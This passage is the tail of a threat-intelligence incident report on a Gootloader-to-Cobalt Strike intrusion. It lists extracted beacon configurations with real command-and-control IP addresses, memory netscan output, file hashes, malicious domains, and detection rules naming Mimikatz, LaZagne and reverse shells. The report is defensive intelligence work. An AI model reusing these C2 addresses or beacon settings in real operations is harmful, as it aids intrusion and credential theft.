  process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
  process-inject.userwx: 64
  proxy.behavior: 2 (Use IE settings)
  server.publickey_md5: defb5d95ce99elebbf421a1a38d9cb64
  sleeptime: 60000
  useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Tri
```

```
uses_cookies: 1
watermark: 1580103824
```

37.120.198.225

Cobalt Strike server TLS configuration:

```
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After : May 17 18:26:24 2025 GMT
Issuer: C=, ST=, L=, O=, OU=, CN=
Subject: C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

Cobalt Strike beacon configuration:

```
Cobalt Strike Beacon:
x86:
  beacon_type: HTTPS
  dns-beacon.strategy_fail_seconds: -1
  dns-beacon.strategy_fail_x: -1
  dns-beacon.strategy_rotate_seconds: -1
  http-get.client:
    Cookie
  http-get.uri: 37.120.198.225,/cm
  http-get.verb: GET
  http-post.client:
    Content-Type: application/octet-stream
    id
  http-post.uri: /submit.php
```

```
http-post.verb: POST
maxgetsize: 1048576
port: 443
post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
process-inject.execute:
    CreateThread
    SetThreadContext
    CreateRemoteThread
    RtlCreateUserThread
process-inject.starttrwx: 64
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
sleeptime: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Tri
uses_cookies: 1
watermark: 1580103824
x64:
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
        Cookie
    http-get.uri: 37.120.198.225,/ptj
    http-get.verb: GET
    http-post.client:
        Content-Type: application/octet-stream
        id
    http-post.uri: /submit.php
    http-post.verb: POST
    maxgetsize: 1048576
    port: 443
    post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
    post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
    process-inject.execute:
```

```
CreateThread
SetThreadContext
CreateRemoteThread
RtlCreateUserThread
process-inject.starttrwx: 64
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
sleeptime: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Tri
uses_cookies: 1
watermark: 1580103824
```

[Real Intelligence Threat Analytics \(RITA\)](#) was successful in locating one of the IP addresses used for Cobalt Strike command and control communications.

Netscan data extracted via Volatility from the beachhead host showing Cobalt Strike C2 connections:

Volatility 3 Framework 2.0.0

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	
...						
0x948431c46010	TCPv4	10.X.X.X	52670	146.70.78.43	443	CLOSE_WA
0x948431e19010	TCPv4	10.X.X.X	63723	146.70.78.43	443	CLOSED 3
0x9484337f18a0	TCPv4	10.X.X.X	52697	146.70.78.43	443	CLOSE_WA


```
0x948435102050  TCPv4  10.X.X.X  52689  146.70.78.43  443  CLOSE_WA
...
```

Impact

In this case, there was no further impact to the environment before the threat actors were evicted.

Indicators

Network

```
Gootloader
https://kakiosk.adsparkdev[.]com
https://jp.imonitorsoft[.]com
https://junk-bros[.]com
35.206.117.64:443
```

```
Cobalt Strike
146.70.78.43:443
37.120.198.225:443
```

File

```
olympus_plea_agreement 34603 .js
d7d3e1c76d5e2fa9f7253c8ababd6349
724013ea6906a3122698fd125f55546eac0c1fe0
6e141779a4695a637682d64f7bc09973bb82cd24211b2020c8c1648cdb41001b

olympus plea agreement(46196).zip
b50333ff4e5cbcd8b88ce109e882eeb
44589fc2a4d1379bee93282bbdb16acba762a45
7d93b3531f5ab7ef8d68fb3d06f57e889143654de4ba661e5975dae9679bbb2c
```

```
mi.ps1
acef25c1f6a7da349e62b365c05ae60c
c5d134a96ca4d33e96fb0ab68cf3139a95cf8071
d00edf5b9a9a23d3f891afd51260b3356214655a73e1a361701cda161798ea0b

Invoke-WMIExec.ps1
b4626a335789e457ea48e56dfbf39710
62a7656d81789591358796100390799e83428519
c4939f6ad41d4f83b427db797aaca106b865b6356b1db3b7c63b995085457222

ls.exe
87ae2a50ba94f45da39ec7673d71547c
dfa0b4206abede8f441fcdc8155803b8967e035c
8764131983eac23033c460833de5e439a4c475ad94cfd561d80cb62f86ff50a4
```

Detections

Network

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
```

Sigma

Custom Sigma rules

[Deleting Windows Defender scheduled tasks](#)

[Enabling restricted admin mode](#)

Sigma repo rules

Bloodhound Detection –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win

[_hack_bloodhound.yml](#)

Powershell download –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_powershell_download_patterns.yml

Defender Disable via Powershell –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_powershell_defender_disable_feature.yml

Creation of Scheduled Task via Powershell –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/powershell/powershell_script/posh_ps_cmdlet_scheduled_task.yml

LaZagne LSASS Access –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_access/proc_access_win_la_zagne_cred_dump_lsass_access.yml

Systeminfo Discovery –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_systeminfo.yml

CobaltStrike Named Pipe –

https://github.com/SigmaHQ/sigma/blob/7fb8272f948cc0b528fe7bd36df36449f74b2266/rules/windows/pipe_created/pipe_created_mal_cobaltstrike.yml

Malicious PowerShell Commandlets –

https://github.com/SigmaHQ/sigma/blob/becf3baeb4f6313bf267f7e8d6e9808fc0fc059c/rules/windows/powershell/powershell_script/posh_ps_malicious_commandlets.yml

Suspicious Service Installation –

https://github.com/SigmaHQ/sigma/blob/7d48d0e838b76f3fb5bc623e7ec45343cfac9c88/rules/windows/builtin/system/win_susp_service_installation.yml

Suspicious XOR Encoded PowerShell Command Line –

https://github.com/SigmaHQ/sigma/blob/becf3baeb4f6313bf267f7e8d6e9808fc0fc059c/rules/windows/powershell/powershell_classic/posh_pc_xor_commandline.yml

Too Long PowerShell Commandlines –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_long_powershell_commandline.yml

PowerShell Network Connections –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/net_connection

[_win_powershell_network_connection.yml](#)

Rundll32 Internet Connection –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/net_connection_win_rundll32_net_connections.yml

Mimikatz Use –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/win_alert_mimikatz_keywords.yml

Yara

[Custom Yara rule](#)

MITRE

- T1189 Drive-by Compromise
- T1204.001 – User Execution: Malicious Link
- T1204.002 – User Execution: Malicious File
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1053 – Scheduled Task/Job
- T1218.011 – System Binary Proxy Execution: Rundll32
- T1555 – Credentials from Password Stores
- T1003.001- OS Credential Dumping: LSASS Memory
- T1087 – Account Discovery
- T1560 – Archive Collected Data
- T1482 – Domain Trust Discovery
- T1615 – Group Policy Discovery
- T1069 – Permission Groups Discovery
- T1018 – Remote System Discovery
- T1033 – System Owner/User Discovery
- T1021.001 – Remote Services: Remote Desktop Protocol
- T1021.006 – Remote Services: Windows Remote Management

- T1005 – Data from Local System
- T1039 – Data from Network Shared Drive
- T1046 – Network Service Scanning
- T1562.001 – Impair Defenses: Disable or Modify Tools
- T1518.001 – Security Software Discovery
- T1071.001 Web Protocols
- T1027 – Obfuscated Files or Information

Internal case #11462

Share this:



Twitter



LinkedIn



Reddit



Facebook



WhatsApp

« QUANTUM RANSOMWARE

WILL THE REAL MSIEXEC PLEASE STAND UP? EXPLOIT LEADS TO DATA EXFILTRATION »

Search

Subscribe



Register For Our Next CTF



Reports



Threat Intelligence



Detection Rules



DFIR Labs



Mentoring and Coaching

Proudly powered by [WordPress](#) | Copyright 2023 | The DFIR Report | All Rights Reserved